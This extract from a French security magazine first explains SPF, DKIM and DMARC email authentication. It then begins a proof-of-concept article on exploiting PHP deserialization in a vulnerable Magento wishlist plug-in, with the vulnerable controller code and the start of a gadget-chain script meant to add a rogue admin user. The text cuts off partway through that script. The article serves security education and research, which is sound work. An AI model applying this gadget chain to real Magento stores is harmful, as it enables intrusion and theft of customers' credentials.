
v=spf1 signifie qu'on utilise le protocole SPF dans sa version 1.

mx indique une correspondance si l'email provient d'un des serveurs du domaine (référence à un enregistrement MX).

-all permet d'exclure toutes les IP qui ne correspondent pas au serveur MX.

L'adoption de ce type de contrôle permet donc de réduire considérablement le spam et certaines attaques de phishing en empêchant un attaquant d'utiliser illégitimement l'identité d'un domaine.

Il est cependant à noter qu'il existe un facteur limitant : l'adoption du protocole par les détenteurs des domaines de messagerie.



DKIM

Le protocole DKIM est né en 2004, via la fusion de deux technologies : « DomainKeys », développée par Yahoo! et « Identified Internet Mail », développée par Cisco. DKIM n'est devenu officiellement la norme connue à ce jour qu'après un travail de standardisation par l'IETF, via la RFC 6376.

DKIM signifie « DomainKeys Identified Mail » et permet de garantir l'intégrité du contenu d'un email durant son transport ainsi que l'authenticité de l'expéditeur, via l'utilisation d'un système de signature numérique.

Là encore, le protocole DNS est utilisé comme support pour assurer un niveau de sécurité supplémentaire au niveau du service email.

DKIM ajoute ainsi une signature de l'ensemble du message (champs d'en-têtes et corps de l'email) générée à partir d'une clé privée, au sein de l'en-tête d'un email, tandis que la clé publique associée est renseignée au sein d'un enregistrement DNS TXT.

Le système de signature repose sur la fonction de hachage SHA-256, sur le chiffrement RSA comme mécanisme de cryptographie asymétrique et sur un encodage en Base64.

Le mécanisme de vérification des emails est très simple. Lorsqu'un serveur reçoit un email, il extrait les informations données dans l'en-tête de l'email, récupère la clef publique du serveur de messagerie via une requête DNS et utilise cette clé publique pour vérifier la validité de la signature du message.

Au travers de cette vérification, il est en mesure de confirmer que le message a bien été envoyé par le serveur identifié dans le message, et que le message n'a pas été altéré durant son transport.

```
DKIM-Signature: v=1 ; a=rsa-sha256 ; c=-relaxed/simple ; d=xmco.fr ; s=mail ; t=1553872726 ; bh=0S/27TsyoupGlfCW/YveCVxHUKFy2MZzn4lf/u5Z2k= ; h=Subject:To:Reply-To:From ;
```

```
b=YlDmpHEiXQ8J8/W042FmsiDtI2a+Bc2o1R1-tOoYIT9u/UiwIHb11F/E6w76KTXbC39hGfGX-pi45Bvn+fwlCYkM9qfBSDsYcp06Hr1VJSVr9QI-7j9DehqAOwuABRoAah9+wz022UwE9FvmxjamLMI-90bEp/CYz+b5ptYA5VDdwXjLVJvWWGMYs+btmL/U3vTh2HUQjZr8rH4BgKdmHUKAQkB/Lo19G95e+y2PuxETv9cl-VbWuDBgQTy/QRSHpAX+A++B/n0T5M1K583niF-c891vEt0xeND8KNFqZRKSolY3kMVNbrpqOC-fbxZjcNyex5s47UgUULfxYFwvSoDcIE6Q==
```


Exemple d'enregistrement DKIM pour le domaine xmco.fr

Voici une explication concise des champs présents :

v : Indique la version de DKIM utilisée.

a : Indique l'algorithme de signature utilisé.

c : Indique l'algorithme de canonicalisation utilisé. Il permet de déterminer la gestion des espaces ou des retours à la ligne par les différents serveurs (MTA) par lesquels l'email transitera.



Fonctionnement du protocole DKIM

d : Indique le domaine depuis lequel on récupère la clé publique permettant de valider la signature.

s : Indique le sélecteur sur lequel il faudra effectuer la requête DNS pour récupérer la bonne clé.

t : Indique l'horodatage (ou « timestamp ») ou la signature a été créée.

bh : Indique l'empreinte (ou « hash ») du corps du message.

h : Indique la liste des champs d'en-tête qui seront signés.

b : Indique la signature numérique de l'en-tête et du corps.

« DKIM ajoute ainsi une signature de l'ensemble du message (champs d'en-têtes et corps de l'email) générée à partir d'une clé privée, au sein de l'en-tête d'un email, tandis que la clé publique associée est renseignée au sein d'un enregistrement DNS TXT »

Il est ici aussi impossible pour un attaquant d'envoyer un email en usurpant le nom de domaine de sa victime, puisqu'il ne disposera pas de la clé privée permettant au serveur de messagerie utilisé pour expédier l'email, de le signer. Le destinataire est aussi assuré que son message n'a pas été altéré durant son transport. L'utilisation de SPF en parallèle de DKIM permet de plus d'empêcher l'envoi d'un email depuis un serveur tiers, ce qui complique aussi la tâche des attaquants.

DMARC

DMARC est défini au sein de la RFC 7489. Cet acronyme signifie « Domain-based Message Authentication, Reporting and Conformance ». Ce protocole permet de standardiser la manière de réaliser l'authentification des emails via l'utilisation des protocoles SPF et DKIM. La politique DMARC choisie permet à un expéditeur d'indiquer si les instructions spécifiques à SPF et/ou DKIM sont respectées ainsi que la marche à suivre selon les cas.

L'inverse est aussi possible dans la mesure où un destinataire pourra indiquer à un expéditeur si les différentes protections sont conformes à ce qui est attendu.

Définition Wikipedia

Une politique DMARC autorise l'expéditeur à indiquer que ses e-mails sont protégés par SPF et/ou DKIM et dit au destinataire que faire si ces méthodes d'authentification échouent (ex : rejeter tous les emails sans DKIM et prévenir une adresse email). DMARC supprime les conjectures que le destinataire doit faire à propos de la façon de gérer ces messages en échec, limitant ou supprimant l'exposition de l'utilisateur aux messages potentiellement frauduleux ou dangereux. DMARC fournit également un moyen pour les destinataires de rendre compte à l'émetteur du message qu'il a réussi ou échoué l'évaluation DMARC.


Encore une fois, DMARC repose sur l'utilisation du protocole DNS, via la création d'un enregistrement TXT dédié permettant de déclarer la politique devant être appliquée.

```
_dmarc.xmco.fr. 86400 IN TXT "v=DMARC1 ;  
p=none ; rua=mailto:postmaster@xmco.fr ;"
```

Exemple d'enregistrement DMARC pour le domaine xmco.fr

v indique que l'on utilise la version 1 du protocole DMARC.

p indique la politique à appliquer sur le domaine, tandis que



Fonctionnement du protocole DMARC

rua permet d'indiquer le destinataire auquel soumettre les rapports liés au protocole.

Ainsi dans l'exemple ci-dessus, aucune politique particulière n'est appliquée et en cas de non respect de la politique DMARC, l'adresse `postmaster@xmco.fr` recevra un email contenant un rapport complet (informations sur l'expéditeur, sur les protocoles respectés ou non, etc).

L'intérêt du protocole est de fournir des instructions en fonction des règles établies concernant les protocoles SPF et DKIM.

Bien que le protocole en lui-même n'ajoute pas de couche supplémentaire de sécurité (puisque'il permet simplement de définir une politique à adopter face à divers cas), son implémentation correcte augmente les chances de ne pas être considérée comme un émetteur de spam.

On pourra ainsi décider l'application d'une politique « none » (aucune action), ce qui permettra de simplement recevoir les rapports DMARC et de ne pas prendre de mesure spécifique sur les emails qui ne passent pas les tests DKIM et SPF.

Une politique « quarantine » mettra les emails défaillants en quarantaine (généralement, dans un dossier « SPAM »). Enfin, une politique « reject » empêchera la réception d'un email qui ne respecte pas la politique définie par l'émetteur de l'email.

Conclusion

Bien que ces protocoles ne soient pas les uniques remparts contre les emails non sollicités, qu'ils soient de spam ou de phishing, ils constituent une solution efficace s'ils sont utilisés ensemble et par un maximum d'organismes. À l'heure actuelle, la plupart des fournisseurs de service d'email (Yahoo, Outlook, Gmail, etc.) ont adopté ces protocoles.

La mise en place de ces protocoles n'est pas triviale, ce qui peut constituer un frein à leur adoption. Malgré tout, il est devenu presque obligatoire pour une entreprise avec un flux d'emails conséquent d'utiliser ses protocoles sous peine d'être classifié comme étant un émetteur de spam.

Ces mécanismes permettent d'identifier facilement un grand nombre d'emails de spam ou de phishing puisque l'usurpation de domaines est une technique très souvent utilisée pour crédibiliser de telles attaques. Beaucoup d'attaquants se sont adaptés à cette situation et pour contourner ces difficultés utilisent désormais des domaines visuellement proches de ceux de leur victime (en remplaçant des lettres par d'autres leur ressemblant - un « d » par un « b » par exemple -, en ajoutant des mots-clés génériques - `actusexmco.fr` à la place de `actusecu.xmco.fr` - ou en enregistrant

le même nom de domaine via un TLD différent (Top Level Domain, par exemple « .com »).

Même si l'utilisation de DMARC est encore un peu en retrait de par sa nature moins « active » que SPF et DKIM (il ne permet que de définir une politique et n'agit pas seul), on constate une adoption grandissante du protocole au fur et à mesure des années.

Enfin, le site hardenize.com permet d'évaluer simplement le niveau de sécurité de son serveur de messagerie, et d'identifier les points d'améliorations existants.



À noter : l'utilisation de ces protocoles ne règle pas tous les problèmes connus des systèmes de messagerie créés dans les années 1980 (SMTP, POP, IMAP). D'autres outils et protocoles permettent de répondre aux problématiques que sont :

- ✚ l'authentification des serveurs de messagerie (utilisation de certificats de confiance par les serveurs) ;
- ✚ la confidentialité des échanges réseau avec un serveur de messageries (support des protocoles de type SSL/TLS, StartTLS) ;
- ✚ l'intégrité et/ou à la confidentialité des échanges vis à vis du serveur de messagerie (GPG/PGP, s/mime) ; l'authentification de l'émetteur d'un email...

Références

- [1] <https://security.googleblog.com/2013/12/internet-wide-ef-forts-to-fight-email.html>
- [2] <https://250ok.com/email-deliverability/dmarc-adoption-rates-very-low-across-most-industries/>

Au programme : retour sur la vulnérabilité
Magento et le retour du groupe MageCart

Filip Patock

L'ACTUALITÉ DU MOMENT

Attaque

MageCart : the return
Par Matthieu LAURENT

Analyse de vulnérabilités

6 questions pour comprendre les récentes vulnérabilités affectant
Magento
Par Aurélien DENIS

Le white paper du mois

Kaspersky publie un rapport sur l'activité des botnets en 2018
Par Jonathan THIRION



> Preamble

L'objectif de cet article est de revenir sur une vulnérabilité qui est restée relativement peu médiatisée, de développer le code d'exploitation à partir du bulletin d'alerte émis par le CERT-FR le 27 août 2018, puis de présenter pas à pas la démarche ayant permis d'y parvenir.

Lors du dernier ActuSécu (#50 de novembre 2018), nous étions revenus sur un fait d'actualité concernant le groupe MageCart et l'attaque de la compagnie British Airways. En effet, le groupe MageCart avait réussi à s'introduire sur le serveur Web hébergeant le site de réservation de billets de la compagnie et à insérer du code JavaScript sur la page de paiement afin de délivrer un skimmer web de cartes bancaires. Cette attaque avait fait, selon la compagnie British Airways, quelque 244 000 victimes.

Nous allons aujourd'hui essayer de détailler l'un des modes opératoires du groupe MageCart, plus précisément celui visant à compromettre des instances Magento comportant des plug-ins vulnérables à l'injection de code PHP via l'utilisation de fonctions de désérialisation.

> Magento, une cible de choix...

Magento est un système de gestion de contenu (CMS) distribué sous plusieurs licences et spécialisé dans le e-commerce. Lancé en 2008 et développé en PHP sur les bases du framework Zend, Magento est le quatrième CMS le plus utilisé avec 2,4% des parts de marché (représentant 1,2% de l'ensemble des sites dans le monde). Magento a depuis été racheté par Adobe Systems en 2018 pour un montant de 1,68 milliard de dollars.

Pour cet article, nous allons nous focaliser sur la Community Edition (CE) qui est distribuée sous licence open source.

> L'origine de la vulnérabilité

La sérialisation PHP

Tout d'abord, revenons sur le rôle de la sérialisation PHP. `Serialize()` est une fonction PHP permettant de retourner une chaîne de caractères contenant une représentation textuelle de n'importe quelle valeur pouvant être stockée en PHP. Cette technique permet le stockage et l'échange d'objets ou de valeurs PHP entre différents scripts sans perte de structure ni de typage des données échangées. Afin de récupérer la variable sérialisée et de retrouver la valeur PHP associée, il faut faire appel à la fonction `unserialize()`.

Pour mieux comprendre la façon dont sont sérialisées les données lors de l'appel à la fonction `serialize()`, voici un petit exemple :

Lors de l'appel à ce script, le résultat suivant est renvoyé :

```
a:3:{i:0;s:9:"Actu Secu";i:1;s:3:"n°";i:2;i:51;}
```

Cette valeur sérialisée se décompose de la façon suivante :

a:3:{	tableau contenant 3 valeurs
i:0	entier représentant l'index du tableau
s:9:"Actu Secu"	chaîne de caractères contenant 9 caractères. La valeur est "Actu Secu"

Lors de l'appel à la fonction `unserialize()` sur cette chaîne sérialisée, nous obtenons le tableau initial :

```
Array
(
    [0] => "Actu Secu"
    [1] => n°
    [2] => 51
)
```

Ce qu'il faut également savoir, c'est qu'en programmation orientée objet en PHP, certaines fonctions sont appelées automatiquement lors d'un événement sur une instance de classe. Le code s'y trouvant va alors être automatiquement exécuté. On appelle ces fonctions des « magic method » qui permettent d'implémenter plusieurs fonctionnalités. Ces fonctions commencent par « `__` » et peuvent être redéfinies par l'utilisateur pour être déclenchées lors des événements associés.

Pour mieux comprendre ce principe, nous allons présenter rapidement l'une d'entre elles : la méthode `__toString()`. Cette méthode va déterminer la réaction d'un objet lorsqu'il est traité comme une chaîne de caractères.

Lors du lancement, « Cette méthode est magique ! » va s'afficher. La méthode `__toString()` est appelée automatiquement au moment d'un `echo` ou d'un `print`.

Lors de l'instanciation, on crée un objet à partir d'une classe et celle-ci est stockée en mémoire. C'est exactement le même processus qui est effectué lors de la désérialisation d'une chaîne de

```
1 <?php
2
3 $tableau = array( "Actu Secu", "n°", 51 );
4 $objet_serialize = serialize($tableau);
5 print $objet_serialize;
6
7 ?>
```

```
1 <?php
2
3 class Magique
4 {
5     public $toto;
6
7     public function __construct($toto)
8     {
9         $this->toto = $toto;
10    }
11
12    public function __toString()
13    {
14        return $this->toto;
15    }
16 }
17
18 $magique = new Magique("Cette méthode est magique !");
19 echo $magique;
20 ?>
```

caractères. PHP convertit une chaîne de tableaux en objets. Lors de la sérialisation/désérialisation, plusieurs « magic method » peuvent être appelées :

- + la méthode `__wakeup()` lors de la désérialisation afin de reconstruire toutes les ressources qu'un objet pourrait posséder ;
- + a méthode `__construct()` à l'instanciation d'une classe possédant un constructeur ;
- + la méthode `__destruct()` lorsque l'objet précédemment instancié n'existe plus dans le contexte de l'application ;
- + la méthode `__toString()` lorsque l'objet est traité comme une chaîne de caractères ;
- + la méthode `__sleep()` qui permet de valider les données en attente de sérialisation.

C'est ainsi que le code contenu dans ces méthodes va être exécuté.


Si un utilisateur est capable de contrôler la chaîne qui sera désérialisée, il est alors en mesure de modifier le code qui sera exécuté lors de l'appel d'une « magic method ».

Cependant, l'utilisateur ne peut pas exécuter n'importe quel code au sein de ces méthodes. Il faut que le code appelé soit connu de l'application au moment de son exécution, ce qui rend l'exploitation de ce type de vulnérabilité compliqué lorsque son code source n'est pas disponible. C'est pour cela que l'exploitation de ces vulnérabilités est plus populaire au sein de projets open source. Il faut donc étudier le code source de Magento pour nous permettre de construire une « gadget chain ».

« Pour qu'une vulnérabilité de désérialisation soit présente, il faut donc qu'un utilisateur puisse contrôler la chaîne sérialisée qui sera envoyée au serveur et qu'une classe implémentant une "magic method" soit présente dans le code source de l'application et appelée dans le périmètre d'exécution de l'application »

On appelle « gadget » une classe ou une fonction disponible dans le périmètre d'exécution de l'application. Le but est donc de trouver un « gadget » de démarrage qui sera appelé directement après l'opération de désérialisation, c'est-à-dire qui contient une « magic method ». En effet, PHP est en mesure de désérialiser uniquement des classes qui sont définies. Une fois ce gadget initial identifié, il faut construire une chaîne d'instance et d'invocations de méthodes capables d'exécuter du code arbitraire.

Il faut donc que l'application comporte une classe implémentant une « magic method » dans son code source, qui pourra être utilisée comme « gadget » initial. De plus, toutes les classes utilisées dans notre « gadget chain » doivent être déclarées lorsque la fonction `unserialize()` est appelée.



Pour qu'une vulnérabilité de désérialisation soit présente, il faut donc qu'un utilisateur puisse contrôler la chaîne sérialisée qui sera envoyée au serveur et qu'une classe implémentant une « magic method » soit présente dans le code source de l'application et appelée dans le périmètre d'exécution de l'application. Si ces deux conditions ne sont pas réunies, la vulnérabilité ne sera pas présente.

Pourquoi les fonctions `serialize` et `unserialize` existent-elles ?

Selon les développeurs PHP, cette fonction est non sécurisée, mais ne présente pas un problème de sécurité à proprement parler. En effet, les meilleures pratiques de sécurité recommandent de ne pas l'utiliser sur des données contrôlées par l'utilisateur d'une application. Cela permet de réduire la surface d'attaque.

Une alternative à `unserialize` existe. Il s'agit de la fonction `json_decode` qui fait sensiblement la même chose et permet le stockage d'un objet sous la forme d'une chaîne de caractères. Cette fonction ne présente pas de risque de sécurité et permet de récupérer une chaîne encodée au format JSON pour la convertir en une variable PHP.

C'est donc aux développeurs de faire la distinction sur les cas d'utilisation des deux méthodes `unserialize` et `json_decode`.

« *Treating unserialize issues as security creates the false sense that we expect it to be secure, when we absolutely don't. We'll continue fixing these bugs of course, But after discussing it on the security mailing list, we decided to finally stop treating those as security issues. Unserialize is inherently insecure, people should know it and act accordingly.* » [2]

Pour plus de détails à propos de la vision des développeurs PHP, vous pouvez consulter ce lien : <https://externals.io/message/100147>

Comment cela se fait-il qu'un CMS aussi populaire que Magento présente encore de telles failles de sécurité ?

La faille de sécurité ne vient pas (ou plus) directement de Magento. En effet, les vulnérabilités relatives à la désérialisation PHP ont été corrigées lors du patch SUPEE-8788 [8] en date du 11 octobre 2016. Le problème vient effectivement des développeurs de plug-ins qui n'ont pas forcément suivi le mouvement ou des plug-ins qui ne sont plus forcément maintenus.

Le chercheur en sécurité Willem de Groot spécialisé dans l'étude des différents groupes MageCart a d'ailleurs recensé plusieurs plug-ins vulnérables. Avec l'aide d'autres chercheurs, il a développé un outil (disponible sur son Github) nommé `magevulndb` permettant d'identifier rapidement si les extensions utilisées par un utilisateur de Magento sont sécurisées ou non. Cet outil parcourt les différents fichiers présents dans le répertoire d'installation de Magento (il faut donc un accès au serveur sur lequel l'instance du Magento est lancée) et compare les fichiers présents à ceux de sa base de données. Si un plug-in connu pour ses vulnérabilités de désérialisation est identifié, l'utilisateur en est averti. [3]

> Preuve de concept

Nous allons maintenant essayer d'exploiter cette vulnérabilité en installant un plug-in vulnérable sur une instance de Magento. Pour cette étude, nous avons choisi d'installer le plug-in « Gwishlist » permettant à un utilisateur « Guest » de créer une liste de vœux. Ce choix est porté par le fait qu'aucun privilège particulier ne soit nécessaire à un utilisateur pour utiliser ce plug-in. En effet, ce plug-in est disponible pour un compte de type visiteur, donc aucun compte sur le site marchand n'est nécessaire. [4] [5]

Le but final est de réussir à injecter du code JavaScript malveillant sur une page de l'application, pour, à la manière de MageCart, dérober les informations de connexion (login et mot de passe) d'un utilisateur.

Identification du point d'entrée

En naviguant sur le site marchand, l'identification du point d'entrée comportant des données sérialisées contrôlées par l'utilisateur est facile. En effet, lors de l'ajout d'un objet à une wishlist, nous remarquons qu'un cookie est créé contenant une chaîne sérialisée.

La requête ressemble à la suivante :

```
POST /index.php/gwishlist/gwishlist/add HTTP/1.1
Host: vuln.magento.localhost
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://vuln.magento.localhost/index.php/xmco1.html
Content-Type: application/x-www-form-urlencoded
Content-Length: 58
Connection: close
Cookie: pma_lang=en; wishlist=a%3A%3A%7B%7D; frontend=9d5779097fdb220a51917b9d767756bb; external_no_cache=1
Upgrade-Insecure-Requests: 1

form_key=95I17Mh7Hf1ns6w&product=1&related_product=&qty=1

HTTP/1.1 302 Found
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Content-Length: 0
Content-Type: text/html; charset=UTF-8
Date: Sat, 23 Mar 2019 09:54:45 GMT
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Location: http://vuln.magento.localhost/index.php/gwishlist/gwishlist/
Pragma: no-cache
Server: Apache/2.4.18 (Ubuntu) PHP/5.5.30
Set-Cookie: frontend=9d5779097fdb220a51917b9d767756bb; expires=Sat, 23-Mar-2019 10:54:46 GMT; Max-Age=3600; path=/; domain=vuln.magento.localhost; httponly
Set-Cookie: wishlist=a%3A%3A%7B%7D; expires=Mon, 22-Apr-2019 09:54:46 GMT; Max-Age=2592000; path=/
X-Powered-By: PHP/5.5.30
Connection: close
```

Cookie "gwishlist" contenant un tableau sérialisé

Il faut maintenant identifier quand ce cookie est désérialisé. Une rapide étude du code source du module permet d'identifier plusieurs endroits. Lors de l'ajout d'un objet à la wishlist par exemple, la fonction unserialize() est appelée :

```
public function addAction()
{
    $postData = $this->getRequest()->getPost();
    $qty = $postData['qty'];
    $sprid = (int)$this->getRequest()->getParam('product');

    if(empty($postData) and $sprid > 0)
    {
        $postData['product'] = $sprid;
        $postData['qty'] = 1;
        $qty = 1;
    }
    if($qty == '')
    {
        $qty = 1;
    }
    $product_id = $postData['product'];
    $product = Mage::getModel('catalog/product')->load($product_id);

    $product_type = $product->getTypeID();
    $super_attribute = $postData['super_attribute'];
    $options = $postData['options'];
    $gwishlistData['entity_id'] = time();
    $gwishlistData['product_id'] = $product_id;
    $gwishlistData['type'] = $product_type;
    $gwishlistData['options'] = serialize($postData);
    $gwishlistData['qty'] = $qty;

    $cookie_name = "gwishlist";

    $product_info = array();
    $product_info = unserialize($_COOKIE['gwishlist']);

    if(isset($postData) && count($postData) > 0){
        if(!array_key_exists($gwishlistData['entity_id'] , $product_info)){
            $product_info[$gwishlistData['entity_id']] = $gwishlistData;
            setcookie($cookie_name, serialize($product_info), time() + (86400 * 30), "/"); // 86400 = 1 day
        }
    }
    $data = unserialize($_COOKIE['gwishlist']);

    Mage::getSingleton('core/session')->addSuccess($product->getName() . ' ' . $this->__('has been added in Wishlist'));
    $url = Mage::getBaseUrl(). 'wishlist/gwishlist/';
    $this->redirectUrl($url);
}
```

Appel de la fonction unserialize() sur le cookie gwishlist

Figure 1 : Fonction addAction() de GwishlistController.php du module mageGwishlist
<https://github.com/wesleymd/mageGwishlist/blob/master/app/code/community/Netgo/Gwishlist/controllers/GwishlistController.php>

Construction de la « gadget chain »

Maintenant que nous avons identifié le point d'entrée, il faut construire notre « gadget chain ». Pour cela, nous nous appuyons sur l'outil `phpggc` développé par `ambionics` que nous adaptons à notre besoin. [6]

La « gadget chain » utilisée par cet outil s'inspire de celle identifiée par l'auteur de la CVE-2016-4010 au sein de Magento 2 dont le point d'entrée consiste à désérialiser une instance de `Credis_Client`. `Credis_Client` est une classe, permettant de fournir une interface vers le magasin de structure de données Redis, utilisé entre autres par Magento, qui est capable de manipuler des types de données comme les tableaux associatifs et les chaînes de caractères.

Son principal usage est de stocker des valeurs associées à des clefs, qui, contrairement aux variables, seront accessibles à n'importe quel endroit de l'application et peuvent donc facilement être échangées entre les différents processus. La fonction `__destruct()` de cette classe sera automatiquement appelée lors de la désérialisation comme expliqué dans la partie 3.

Nous allons tout d'abord voir s'il est possible d'ajouter une entrée dans la table `admin_user` et ainsi de créer un administrateur sur le backend du store Magento en exploitant ce type de vulnérabilité. Cette table comporte actuellement une seule entrée : celle de l'administrateur légitime de Magento.

	user_id User ID	firstname User First Name	lastname User Last Name	email User Email	username User Login	password User Password
☐ Edit ☐ Copy ☐ Delete	1	xmco	xmco	milaurent@xmco.fr	magento	cb4148bd6ae09c931f19680f529a114e:0AhhkzBLSUtXccv07...

Nous utilisons le script ci-dessous afin de construire notre « gadget chain » dont le but est d'ajouter un utilisateur dans cette table. Ce script est décomposé en trois étapes bien distinctes.

```
<?php

class Credis_Client
{
    protected $redis;
    protected $connected;

    public function __construct()
    {
        $this->connected = true;
        $this->redis = new Mage_Sales_Model_Order_Payment_Transaction;
    }
}

class Mage_Sales_Model_Order_Payment_Transaction
{
    protected $_isFailSafe;
    protected $_paymentObject;
    protected $_data;
    protected $_resourceName;
    protected $_idFieldName;
}
```

Figure 2 : Gadget Chain (étape 1)

```

public function __construct()
{
    $this->_isFailSafe = true;
    $this->_paymentObject = new Mage_Sales_Model_Order_Payment;

    $this->_data = [
        'order_id' => 1,
